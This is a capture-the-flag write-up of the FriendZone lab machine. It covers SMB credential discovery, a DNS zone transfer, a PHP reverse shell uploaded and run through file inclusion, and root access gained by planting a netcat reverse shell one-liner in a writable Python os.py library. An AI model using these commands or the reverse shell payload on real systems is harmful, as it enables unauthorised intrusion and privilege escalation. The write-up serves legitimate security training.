

FriendZone

```
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a9:68:24:bc:97:1f:1e:54:a5:80:45:e7:4c:d9:aa:a0 (RSA)
|   256 e5:44:01:46:ee:7a:bb:7c:e9:1a:cb:14:99:9e:2b:8e (ECDSA)
|_  256 00:4e:1a:4f:33:e8:a0:de:86:a6:e4:2a:5f:84:61:2b (ED25519)
53/tcp    open  domain       ISC BIND 9.11.3-1ubuntu1.2 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.11.3-1ubuntu1.2-Ubuntu
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Friend Zone Escape software
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp   open  ssl/http     Apache httpd 2.4.29
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ ssl-date: TLS randomness does not represent time
|_ tls-alpn:
|_  http/1.1
|_ ssl-cert: Subject: commonName=friendzone.red/organizationName=CODERED/stateOrProvinceName=CODERED/countryName=JO
| Not valid before: 2018-10-05T21:02:30
|_ Not valid after: 2018-11-04T21:02:30
|_ http-title: 404 Not Found
445/tcp   open  netbios-ssn  Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Hosts: FRIENDZONE, 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

```
(kali@kali)-[~/FriendZone]
$ smbclient -L \\10.129.97.1
Enter WORKGROUP\kali's password:

  Sharename      Type            Comment
  -----
  print$         Disk           Printer Drivers
  Files          Disk           FriendZone Samba Server Files /etc/Files
  general        Disk           FriendZone Samba Server Files
  Development    Disk           FriendZone Samba Server Files
  IPC$           IPC            IPC Service (FriendZone server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

  Server          Comment
  -----
  Workgroup       Master
  WORKGROUP       FROLIC
```

```
(kali㉿kali)-[~/FriendZone]
$ smbget -R smb://10.129.97.1/Files
Password for [kali] connecting to //Files/10.129.97.1:
Using workgroup WORKGROUP, user kali
Can't open directory smb://10.129.97.1/Files: Permission denied
```


```
(kali㉿kali)-[~/FriendZone]
$ smbget -R smb://10.129.97.1/general
Password for [kali] connecting to //general/10.129.97.1:
Using workgroup WORKGROUP, user kali
smb://10.129.97.1/general/creds.txt
Downloaded 57b in 4 seconds
```

```
(kali㉿kali)-[~/FriendZone]
$ cat creds.txt
creds for the admin THING:

admin: [REDACTED]
```

← → ↻ 🏠 10.129.97.1

Have you ever been friendzoned ?




friendzone

if yes, try to get out of this zone ;)

Call us at : +9999999999

Email us at: info@[friendzoneportal.red](mailto:info@friendzoneportal.red)

```
# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
10.129.97.1  friendzoneportal.red
```



https://friendzoneportal.red




Good !



```
(kali㉿kali)-[~/FriendZone]
$ dig axfr friendzone.red @10.129.97.1


; <<>> DiG 9.18.1-1-Debian <<>> axfr friendzone.red @10.129.97.1
;; global options: +cmd
friendzone.red.      604800 IN      SOA      localhost. root.localhost. 2 604800 86400 2419200 604800
friendzone.red.      604800 IN      AAAA     ::1
friendzone.red.      604800 IN      NS       localhost.
friendzone.red.      604800 IN      A        127.0.0.1
administrator1.friendzone.red. 604800 IN A      127.0.0.1
hr.friendzone.red.    604800 IN      A        127.0.0.1
uploads.friendzone.red. 604800 IN      A        127.0.0.1
friendzone.red.      604800 IN      SOA      localhost. root.localhost. 2 604800 86400 2419200 604800
;; Query time: 84 msec
;; SERVER: 10.129.97.1#53(10.129.97.1) (TCP)
;; WHEN: Wed Mar 08 15:19:31 EST 2023
;; XFR size: 8 records (messages 1, bytes 289)
```

```
# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
10.129.97.1 friendzone.red
```




```
# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
10.129.97.1  administrator1.friendzone.red
```

After logging on the website's administrator portal using the credentials found on the SMB server files.



Login Done ! visit /dashboard.php




Smart photo script for friendzone corp !

*** Note : we are dealing with a beginner php developer and the application is not tested yet !**

image_name param is missed !
please enter it to show the image
default is image_id=a.jpg&pagename=timestamp

When used the information on the page to the URL –



Smart photo script for friendzone corp !

*** Note : we are dealing with a beginner php developer and the application is not tested yet !**



Something went wrong ! , the script include wrong param !

Final Access timestamp is 1678314962

It seems like

```

(kali㉿kali)-[~/FriendZone]
$ smbclient \\\\10.129.97.1\\Development
Enter WORKGROUP\\kali's password:
Try "help" to get a list of possible commands.
smb: \> put \home\\kali\\Downloads\\rev.php
\\home\\kali\\Downloads\\rev.php does not exist
smb: \> put rev.php
putting file rev.php as \\rev.php (21.3 kb/s) (average 21.3 kb/s)
smb: \>

```

Q https://administrator1.friendzone.red/dashboard.php?image_id=c.jpg&pagename=/etc/Development/rev

Smart photo script for friendzone corp !

* Note : we are dealing with a beginner php developer and the application is not tested yet !

```

(kali㉿kali)-[~/FriendZone]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.2] from (UNKNOWN) [10.129.97.1] 41522
Linux FriendZone 4.15.0-36-generic #39-Ubuntu SMP Mon Sep 24 16:19:09 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
23:43:51 up 3:03, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$

```

```

www-data@FriendZone:/home/friend$ ls
ls
user.txt
www-data@FriendZone:/home/friend$ cat user.txt
cat user.txt
www-data@FriendZone:/home/friend$

```

```

www-data@FriendZone:/tmp$ cp /etc/Development/pspy64 .
cp /etc/Development/pspy64 .
www-data@FriendZone:/tmp$ ls
ls
pspy64
www-data@FriendZone:/tmp$ chmod +x pspy64
chmod +x pspy64
www-data@FriendZone:/tmp$ ./pspy
./pspy
bash: ./pspy: No such file or directory
www-data@FriendZone:/tmp$ ./pspy64
./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d

```



The tool gathers the info from process scans to catch short-lived processes.

Getting started

Download

Get the tool onto the Linux machine

- 64 bit big, static version: `pspy64`
- 32 bit small version: `pspy32`
- 64 bit small version: `pspy64`

The statically compiled files should be smaller versions which depend on

Build

```

2023/03/09 00:28:07 CMD: UID=0      PID=2      |
2023/03/09 00:28:07 CMD: UID=0      PID=1      | /sbin/init splash : printing commands to stdout (enabled by default)
2023/03/09 00:30:01 CMD: UID=0      PID=2399   | /usr/bin/python /opt/server_admin/reporter.py
2023/03/09 00:30:01 CMD: UID=0      PID=2398   | /bin/sh -c /opt/server_admin/reporter.py
2023/03/09 00:30:01 CMD: UID=0      PID=2397   | /usr/sbin/CRON -f

```

```

www-data@FriendZone:/tmp$ cat /opt/server_admin/reporter.py
cat /opt/server_admin/reporter.py
#!/usr/bin/python

import os

to_address = "admin1@friendzone.com"
from_address = "admin2@friendzone.com"

print "[+] Trying to send email to %s"%to_address

#command = ''' mailsend -to admin2@friendzone.com -from admin1@friendzone.com -ssl -port 465 -auth -smtp smtp.gmail.co-sub scheduled results email +cc +bc -v -user you -pass "PAPAP"'''

#os.system(command)

# I need to edit the script later
# Sam ~ python developer

```

```

Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
/dev/mqueue
/dev/shm
/etc/Development
/etc/Development/linpeas.sh
/etc/Development/pspy64
/etc/Development/rev.php
/etc/smbafiles
/run/lock
/run/lock/apache2
/tmp
/tmp/linpeas.sh
/tmp/pspy64
/usr/lib/python2.7
/usr/lib/python2.7/os.py
/var/cache/apache2/mod_cache_disk

```

Open the os.py file and paste the below payload into it to get another reverse shell onto our local machine.

```
os.system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.2 443 >/tmp/f')
```

```

(kali㉿kali)-[~/FriendZone]
$ nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.2] from (UNKNOWN) [10.129.250.121] 49854
root@FriendZone:~#

```

```

root@FriendZone:~# cat root.txt
cat root.txt

```

48

```
root@FriendZone:~#
```